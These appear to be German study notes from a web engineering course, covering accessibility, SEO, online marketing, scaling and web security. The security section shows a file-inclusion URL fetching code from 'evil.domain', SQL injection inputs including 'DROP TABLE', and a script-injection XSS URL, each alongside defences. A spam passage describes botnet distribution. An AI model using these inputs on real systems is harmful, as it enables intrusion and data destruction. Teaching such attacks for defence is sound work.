- Barrierefreiheit fördert Trennung von Struktur, Inhalt und Design
- Barrierefreiheit als Selbstverständlichkeit
  - durch CMS (automatische Zugänglichkeit), einfache und saubere Webseiten (leichtere Wartung, SEO)

- Fokus auf Zugänglichkeit und nicht um Barrieren abzubauen (diese kann man mit Technologien abbauen)

### Fazit

- Zugänglichkeit
  - angemessener und korrekter Einsatz von Technologien
  - Problembewusstsein steigern
  - Prüfung aller Alternativen, statt blind den technik-unwissenden Gesetzen zu befolgen
  - Widerspruch zwischen Richtlinien und Nutzen
- WCAG Samurai
  - Wahl der richtigen Technologien für die richtige Aufgabe
  - entscheide sinnvoll und intelligent
  - im Hinterkopf alle existierenden Tipps, Tricks und Technologien haben

### Search Engines

#### Suchmaschinen

- Motivation
  - wichtig ist die Nutzbarkeit des Informationssystems
  - es gilt immer noch: Unwissenheit ist ein Segen
- Definition: Wayfinding
  - Es beginnt damit zu wissen wo man sich befindet. Es bedeutet man kennt sein Ziel, folgt der besten Route zu dem Ziel, ist in der Lage sein Ziel zu identifizieren und findet immer zu seinem Startpunkt zurück.
- Definition: Findability (Möglichkeit des Auffindens)
  - Qualität auffindbar oder navigierbar zu sein; Grad wie ein bestimmtes Objekt entdeckt oder aufgefunden werden kann; Grad der Unterstützung der Navigation und Wiederauffindung von Informationen durch Systeme und Umgebungen
- Ansätze
  - Darwin: survival of the fittest → anpassen an die Umwelt
  - Baldwin: shaping the environment → die Umwelt selbst verändern (Googles Suche)
- Typen
  - nach Technologie: Verzeichnisse und Kataloge (Yahoo), Informationsindexierungsdienste (Google)
  - nach Informationstyp: HTML, PDF, Bilder; Produkt- und Preissuchmaschinen (Froogle), B2B Suchmaschinen (wlw.de)

#### klassische Kataloge

- Merkmale
  - Klassifizierung durch Taxonomien; limitierte Datenbasis; Suche nach Titel und Beschreibung im Katalog (nicht auf den Seiten selbst) ; Beispiele: dir.yahoo.com, ebay und Amazon
- Vorteile
  - Expertenwissen (menschliche Faktoren arbeiten i.d.R. genauer als Maschinen); leichte Einführung in Themen; weniger Spam; themenabhängige Vorteile; Genauigkeit und Geschwindigkeit
- Taxonomie

- hierarchisches Schema von Kategorien; Zuordnung zu (einer) Kategorie; Taxonomie vs. persönliches Wissen (Zuordnung von Begriffen nicht immer trivial)

### dynamische Kataloge

- Folksnomie
  - benutzergesteuertes Taggen von Elementen; keine Hierarchie, vage Definitionen; Homonyme und Synonyme als Problem; unterschiedliche Schreibweisen (Singular/Plural); Ungerechtigkeit und Popularität (neuartige Tags können nicht so populär werden wie alte Tags)

### Indexsuchdienste

- Seiten werden für Schlagworte optimiert
- Aufgaben
  - kontinuierliches Aufsuchen von Online-Dokumenten; Spiders, Crawler, Searchbot; Informationsverarbeitung aufgrund von Schlagwort-Analysen; Schlagwort-Indexierung; Suchanfragen laufen auf dem Index
- Aufgaben des Spiders
  - Auffinden und Aktualisieren von Informationen; Wiedervorbeikommen hängt von der Seite und dem System ab (i.d.R. nach Wichtigkeit und Update-Zyklus der Seite); Prüfung des realen Inhalts (HTML-Tags); einige Tags werden stärker gewichtet als andere
- Schlagwort-Kriterien
  - Schlagwort-Prominenz (je früher desto wichtiger), Schlagwort-Nähe, Schlagwort-Häufigkeit, Schlagwort-Dichte, Schlagwort in URL, Schlagwort-Betonung(bold, h1), Schlagwort-Nutzung für Links, latente semantische Indexierung (anhand des Wortschatzes, ohne das Schlagwort explizit zu nennen)
- Wahl der richtigen Schlagworte
  - Name der Organisation, der Marke oder des Produktes; Assoziationsdienste; Keyword Research Tools; Google Keyword Tool; aktuelle Suchergebnisse
- Seitenkriterien
  - flache Seitenstrukturen (saubere Navigation, Sitemaps, Deeplinks), Vermeidung von 404ern
  - Linkpopularität (wie viele Verlinkungen, von wem)
  - Änderungsfrequenz

### Techniken zum SEO

- Metatags (Description, Keywords, Robots)
- Seitenarchitektur-Optimierung
  - ordentliche Benennung von Domain, Pfad und Dateinamen (unterschiedliche Themen in unterschiedlichen Pfaden); Seitenlayout ohne Frames und Tabellen; Nutzung von Metainformationen für Bilder (Alt-Text); funktionierende interne Verlinkungen; Sitemap für komplette Inhaltsindexierung
- PageRank von Google
  - Wichtigkeit einer Seite gemessen nach 500 Millionen Variablen, 2 Milliarden Schlagwörtern
  - eingehende Links werden verarbeitet (Anzahl, fremder PageRank, Linktext)
  - Blogging immer wichtiger (Google hat Blogger.com gekauft)
- Grenzen der Optimierung
  - bei falscher oder übertriebener Nutzung droht Bannung aus dem Index
  - multi-domain-same-content (duplicate content)

- CMS und Webshops (Vorteile von URL-Rewriting, sessionbasiertes Seitenhandling, rel=canonical → Angabe einer Hauptseite)
- Aufnahme in Suchmaschinen
  - direkte Registrierung mit freien Serviceadressen; Bezahl Dienste, indirekte Registrierung; ganz passiv (alle Meta-Suchmaschinen)
- Making Money
  - Google Adwords (Schlagworte kaufen, pay-per-click)
- Werkzeuge
  - Schnellcheck von Seiten für Spiders, Suchergebnis-Simulator, Google Webmaster Tools
- Microformats (oder RDFa)
  - Metadatenanreicherung von Webinhalten (z.B. hCalendar, hCard)
  - ermöglicht z.B. Termine und Kontakte aus dem Browser Outlook hinzuzufügen

## *Making Money*

### **Umsatzgenerierung**

- klassisches Marketing
  - TV, Print-Anzeigen, Plakatwand (keine Benutzeridentifizierung möglich, Fokus auf Zielgruppe, Maßeinheit: Tausenderkontaktpreis)
  - Direct Marketing (Cold Calls, Junk Mail)
- klassisches Marketing im Internet
  - Display Advertising (statisch, animiert, user-interaktiv)
  - Direct Marketing (einzelne Benutzer im Fokus, niedriger Tausenderkontaktpreis)

### **Internet Basics**

- Hilfe durch Bekannte
  - Verlinkung auf Partnerseite, Affiliate Programme, Bereitstellung von unabhängigen Diensten über APIs, RSS oder einfaches JavaScript
- technologische Aspekte
  - SEO, SEM, Web 2.0-Techniken

### **Web 2.0 Marketing**


- Verhaltensänderung
  - von Push-Marketing (undifferenzierte Vermarktung von Produkten und Diensten, Fokus Selbstdarstellung) zum Pull-Marketing (Aufbau von Kundenbeziehungen, Fokus Kundenanfragen), Kunden nutzen alle verfügbare Informationen, Viral Marketing
- Einkommen 2.0
  - Erhöhung des Dialogs, der Beteiligung und der Interaktivität zwischen Kunden und dem Unternehmen; Nutzbarmachung der kollektiven Kundenintelligenz; Kunden als Teil der Wertschöpfungskette (eBay Bewertungen, YouTube Videos und Kommentare)

### **Neue Märkte**

- Chancen für Nischen
  - keine teuren Verkaufsflächen und kein teures Personal nötig;
  - Benutzerbewertungen, Produktvideos, Preisvergleiche
  - Outsourcing als standardisiertes Szenario (Versand, Lagerhaltung)
  - Beispiele: Spreadshirt, myMuesli

▪ Long Tail-Konzept

30-40 % of Amazon book sales are represented by titles that wouldn't normally be found in brick-and-mortar stores.



- durch Empfehlungen Hochpushen von zwei oder mehreren Produkten
- Mainstream Hits, dadurch auf die Nischen verweisen
  - ineffiziente Distribution bei klassischen Märkten
  - Echtzeitinformationen im Internet (Verkaufstrends, öffentliche Meinung)
- Konsument entscheidet, was ein Hit ist und was nicht
- auch populäre, nicht-profitable Objekte müssen angeboten werden
- Google AdWords als analoges Beispiel
- Übersicht

	1. Ordnung	2. Ordnung
Verkäufer-Seite	<ul style="list-style-type: none"> <li>- Kosten: virtueller Regalplatz, auftragsbezogene Produktion, elektronische Lieferung etc.</li> <li>- Vorteile: Aggregation von Kunden</li> </ul>	<ul style="list-style-type: none"> <li>- erhöhter Anreiz zur Entwicklung neuer Produkte</li> <li>- Restrukturierung von Marketingstrategien zur Adressierung des Long Tails</li> <li>- neue Intermediäre und Industriestrukturen</li> </ul>
Käufer-Seite	<ul style="list-style-type: none"> <li>- aktiv: mächtige Suchwerkzeuge, Testfunktionen</li> <li>- passiv: Empfehlungssysteme, Berater</li> <li>- Kombination: Kundenbewertungen, Online-Communities</li> </ul>	<ul style="list-style-type: none"> <li>- Änderung des Kundengeschmacks und Nachfragemuster als Resultat nach Entdeckung neuer Produkte</li> <li>- positives Feedback innerhalb von Nischen durch Kunden</li> <li>- Kulturveränderungen durch den Zugriff auf zahlreichere Informationen</li> </ul>

**Umsatzquellen**

- Verkauf von Webseiten bzw. das Konzept dahinter (scout24)
- Erfolgsfaktoren
  - für Werbung: Möglichkeit, Werbung in Abhängigkeit der Nutzerpräferenzen anzuzeigen; Sicherstellung, dass das Umfeld, in dem Werbung gezeigt wird, für den Werbenden nicht rufschädigend sein kann

- für Gebühren: Verhinderung der Abwanderung von Nutzern durch Inkompatibilität zu anderen Angeboten und hohe Daten-/Informationsqualität; Daten müssen für den Nutzer als relevante Informationen aufbereitet werden
- für Cross-Selling: Möglichkeit, Werbung in Abhängigkeit der Nutzerpräferenzen anzuzeigen
- Erlösmodelle
  - cost per mille/million, cost per click (Problem: 30 % der Fakeclicks werden nicht erkannt), cost per order
  - optimierende Maßnahmen von Kontakt- und Konversionsrate
- Benutzergebühren
  - benutzerbasierte Communities (Xing), Bezahldienste
  - Erfolgsfaktoren: Zielgruppe genau fokussiert, inkompatibel mit Wettbewerbern, bessere Daten, Einschränkung der Accountkündigung
- Cross-Selling
  - Daten sammeln (Logging), verarbeiten (Data Mining) und nutzen (Affiliate Programme, eigene Empfehlungen, personalisierte Dienste)
- Suchmaschinenmarketing (SEM)

	Charakteristik	Kosten	Anbieter
SEO	Ihre Webseiten erscheinen bei einer Abfrage nach einem bestimmten Suchbegriff an vorderster Stelle im Ergebnislisting der Suchmaschine.	Meist kostenlos. Suchmaschinenbetreiber bieten kostenpflichtige Optimierungs-Services für Seiten an.	Google, Yahoo, MSN, Austro-naut, Search.ch, Web.de
Bezahlte Anzeigen	Stichwort-abhängige Textanzeigen, die ober-, unterhalb und seitlich der normalen Ergebnisanzeigen erscheinen.	Individuelle Preise auf Basis von Klickraten (CPC).	Google Adwords, Yahoo Search, MSN
Kontextuelle Werbung	Text-basierte oder animierte Werbung (Banner) in Abstimmung mit dem Inhalt der angezeigten Seite.	Individuelle Preise auf Basis von Klickraten oder Tausenderpreise (CPM).	Google Adwords, Yahoo Search, Kanoodle
Paid Inclusion	Kostenpflichtige Aufnahme in Suchmaschinen oder Katalogen, z.B. Produktsuchmaschinen	Die meisten Kataloge rechnen auf einer CPC-Basis ab. Froogle ist kostenfrei.	Yahoo Search, LookSmart, Froogle

- Verkauf von Backlinks

**die dunkle Seite - SPAM**

- relevante Faktoren für Direct Mail-Werbung: cost per mail, Konversionsrate, Gewinn pro Konversion
- Verteilung der SPAM-Versendung auf ein Botnetzwerk von vielen Tausend Rechnern, damit nicht eine einzelne IP gebannt wird aufgrund von zu vielen versendeten Mails
- schon bei einer Konversionsrate von 0.000001 ist es ausreichend
- verschiedene Hürden: Mail nicht ausgeliefert → blockiert durch SPAM-Filter → ignoriert vom Benutzer → Verlassen der Seite

## Data Availability

### Datenverfügbarkeit


- Motivation
  - Sicherheitsprobleme (siehe Track Securing Data), Serverlast, Softwarefehler (schlechte Programmierung, unvorhersehbare Eingaben), Hardwarefehler (EoL, Austausch/Upgrade)
- Komplexität aufgrund von Sicherheitsmaßnahmen
  - SSL-Verbindungen, VPN-Tunnel, Performance etc.
- Erste Verbesserungsmöglichkeiten
  - Vermeidung unnötiger Serverlast, statische Dateiauslieferung (eigene Domain, Umgehen der Filterengines und anderen Parser-Mechanismen), Content Delivery Networks (für z.B. CSS-Frameworks oder andere statische Dateien), externes JS/CSS, CSS Sprites (spart Requests und Dateigröße), Backups

### Skalierung von Systemen

- die Basics
  - think big – start small, Optimierung der SW fokussieren und nicht der HW, (un)erwartete Nutzerzuwachs (Popularität, slashdotted)
- Vereinfachung
  - Betriebssystem (braucht keine GUI), Zugangskontrolle (Auslagerung auf LDAP-Server), Geräte (nur Netzkabel nötig), Dienste, Applikationen, Datenbanken, Protokolle und Verbindungen → erhöht die Wartbarkeit, verringert Angriffsfelder


### Skalierung von Web-Applikationen

- vertikale Skalierung



- mehrere Prozesse auf dem gleichen Knoten
- Vorteile: höhere HW-Auslastung, Load-Balancing im Cluster, kein Problem mit Knoten-Crash
- Nachteile: Application Server Node, Web Server Redirector Node und DB Server als Single Point of Failure


- horizontale Skalierung



- mehrere Knoten auf verschiedener Hardware
- Vorteile: Load-Balancing auf verschiedener HW, keine Probleme mit HW-Fehlern
- Nachteile: zusätzliche HW-Kosten, höhere Administrationskomplexität, immer noch verschiedene SPOF

### Datenbank-Skalierung


- MySQL
  - hohe Performanz und Stabilität, Case Studies: Wikipedia, Friendster, YouTube
- MySQL auf YouTube
  - Single Master Replication
  - Trennung von Leseoperationen (Suche, ähnliche Inhalte, Login) und Schreiboperationen (Favoriten hinzufügen, Account erstellen)



- Probleme mit Ausfallsicherheit, Replizierung von korrupten Daten → Lösung: ein Knoten repliziert später, dient somit als Backup
- wichtig: Minimierung von IO, Cache is king (aber nur auf einer Ebene), CPU und Festplatte erst in späteren Schritten optimieren

### Code-Skalierung


- Einsparung von 5 ms → bei einer Vielzahl von Aufrufen wird es relevant
- Memcache, Kompilierung von interpretiertem Code (deutlich schneller, auch Stored Procedures in der DB), Denken in Komponenten



- Vorteile: Performanz, Verfügbarkeit
- Nachteile: Verfügbarkeit (Netzwerkkabel), Sicherheit, Komplexität

### Virtualisierung

- virtuelle Hardware-Konzepte: CPU, Speicher, Festplatte
- Basiskonzept VMWare



- Gründe für Virtualisierung
  - Kosteneinsparung, Vereinfachung, Flexibilität, Skalierbarkeit (unabhängig von der Applikation), Verfügbarkeit (vollautomatisches Verschieben von Instanzen ohne Pingverlust). Performanz, einfaches Monitoring/Administration, Konsolidierung, Isolation
- Nachteile
  - erhöhte Komplexität, Seiteneffekte (da verschiedene Instanzen auf einem Server), Konsolidierung (zu wenig Sorgfalt in anderen Bereichen), Scheuklappen vs. komplette IT-Sicht

### Securing Data


#### Sicherheitsprobleme

- per http-get-Befehl und BruteForce-Attacke RootPath von BulletinBoards ändern, um Sicherheitslücken zu identifizieren
- Risiken: schwache Passwörter von Administratoren, keine/schlechte Verschlüsselung, Man-in-the-Middle-Attacks, Sniffing
- (Application Layer) Code Injection
  - Inhalt vs. schädlicher Code
  - statt `index.php?page=seite1.html` → `index.php?page=http://evil.domain/scriptCode.txt`
  - funktioniert nur, wenn \$page nicht ordentlich gefiltert wird und nur lokale Dateien zugelassen werden

- DB (Layer Code) Injection
  - gleiches Prinzip, anderer Layer
  - umgeht Typsicherheit der Applikationsschicht
  - 1. Möglichkeit: Sonderzeichen nicht korrekt escapen
    - z.B. einfacher DB-Login: qry = „SELECT \*FROM users WHERE name = ' + username + '“;
    - statt name = 'steve' → name = " or "" (Liste aller User)
  - 2. Möglichkeit: inkorrektes Typehandling
    - z.B. einfache Abfrage: query = „SELECT \*FROM sometable WHERE id = ' + variable + '“;
    - statt where id = 1 → where id = 1;DROP TABLE sometable;
  - Arten: Blind Injection (indirekte Antwort über korrekte Anweisung, z.B. Zeitverzug), Sighted Injection (direkte Antwort, z.B. Fehlermeldung)
  - Schutz durch: unprivilegiertes DB-Nutzer, Filtern und Escaping des Inputs, Query-Builder, Typsicherheit, Prepared Statements und Stored Procedures
- Cookie Security, Session Hijacking: Übernahme von Sessions
  - Möglichkeiten: Code Inclusion, XSS, Network Sniffing, Logfile Parsing, Brute Force & Fuzzing
- Cross Site Scripting (XSS): Korrumpierung der Sitzung statt des Servers
- Information Disclosure (Informationen über Server/Applikation oder über Daten werden enthüllt) und Resource Tampering (Ressourcenmissbrauch)
  - Injections um Zugriff auf Shell-Kommandos, Dateisystem oder DB-Inhalten zu bekommen
  - Shared Hosting-Problem (durchnummerierte Benutzernamen, gleiche Ordnungsstrukturen)
  - Zugriffsrechte vom Betriebssystem, Webserver, DOCROOT
- Unreleased Resources, Waste of Resources
  - Buffer Overflows, DoS-Attacken, CPU Last und Netzwerkkapazitäten
- Input Validation
- Phishing
  - Schutz durch Browser möglich (über Zertifikate, Betrugsversuchswarnungen)
- DNS Poisoning (erweiterte Form des Phishing)
  - benutzt UDP (keine Empfangsprüfung, schnelle Antworten), zusätzliche Antworten können mitgesendet werden
  - Anfrage für www.example.org, zusätzlich bekommt er other.example.org (falsche IP)


### Cross Site Scripting (XSS)

- Persistentes XSS




- zuerst Code Injection, dann Eingabe der normalen URL des Webserver, anschließend Ausführung von schädlichem Output (falsche Inhalte oder Funktionen)
- trifft jeden Benutzer der Webseite, kann jedoch nachvollzogen werden auf Seiten des Servers

▪ Reflektiertes XSS



- normaler Aufruf: Input = `http://some.broken.page/?name=SomeName`, Output = `Welcome: SomeName`
- korrumpierter Useraufruf: Input = `http://some.broken.page/?name=SomeName<script..>`, Output = `du hast gesucht nach SomeName<script..>`
- für den Aufrufer transparent, da die URL einer vertrauten Domain gehört, die jedoch einen Fehler in der Applikation besitzt

▪ DOM-based XSS



- Input und Output wie beim reflektierten XSS, aber Auswertung durch die AJAX-Engine auf dem Browser
- Schuld ist fehlerhafte AJAX-Bibliothek vom Server
- Client kann fehlerhaften Skriptcode durch Virens Scanner entdeckt werden
- Unterschiede zwischen den XSS-Versionen
  - Auffindung des Fehlers, clientseitiger und serverseitiger Schutz, Haftung, Zielgruppe

**Sicherheit durch Verschleierung**

- Undurchsichtigen Code schreiben, verhindert Reverse Engineering und Code-Klau, zusätzlich teilweise Geschwindigkeitszuwachs (Variablen a, b und c)
- Einfügen von Blind Code, der den Debugger verwirren soll
- keine Kommentare, keine Debugginginformationen
- Probleme: kann den Code kaputt machen, schwere Diagnose, potentielle Fehlerquelle, teuer

**Zusammenfassung**

- saubere und angemessene Programmierung, Benutzung von Frameworks, Web Application Firewalls, Software Tests